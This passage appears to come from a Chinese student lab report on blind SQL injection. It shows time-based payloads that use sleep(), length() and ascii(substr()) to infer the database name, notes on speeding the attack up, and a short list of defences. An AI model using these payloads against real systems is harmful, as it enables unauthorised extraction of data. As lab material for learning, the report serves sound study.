if(length(database())=1,sleep(5),1) #没有延迟



输入1’ and if(length(database())=4,sleep(5),1) # 明显延迟



输入1’ and if(ascii(substr(database(),1,1))>97,sleep(5),1)# 明显延迟



同理，可以猜测表、字段和数据。

**心得体会：**

实验的优化：

（1）二分法：在基于布尔SQL盲注的实验中，如果没有其他的已知条件或手段，从所有可能的数据库名字中一个一个尝试的方法代价非常高昂，不太可取。相较之下，采用二分法可以更有效地找到正确的数据库名字，提高查询的效率。

（2）使用多线程或协程：通过同时发送多个请求，可以提高查询效率。

（3）使用自动化工具：为了克服SQL盲注攻击的复杂性和低效性，可以利用一些自动化工具辅助或完成SQL盲注攻击。

心得：

通过本次实验，学习到了基于布尔的SQL盲注和基于时间的SQL盲注，以及具体的盲注方法、步骤和一些细节。

在学习了SQL漏洞后，也了解学习了一些SQL注入的防御措施，包括：

(1) 在服务端正式处理之前对提交数据的合法性进行检查；

(2) 封装客户端提交信息；

(3) 替换或删除敏感字符/字符串；

(4) 屏蔽出错信息。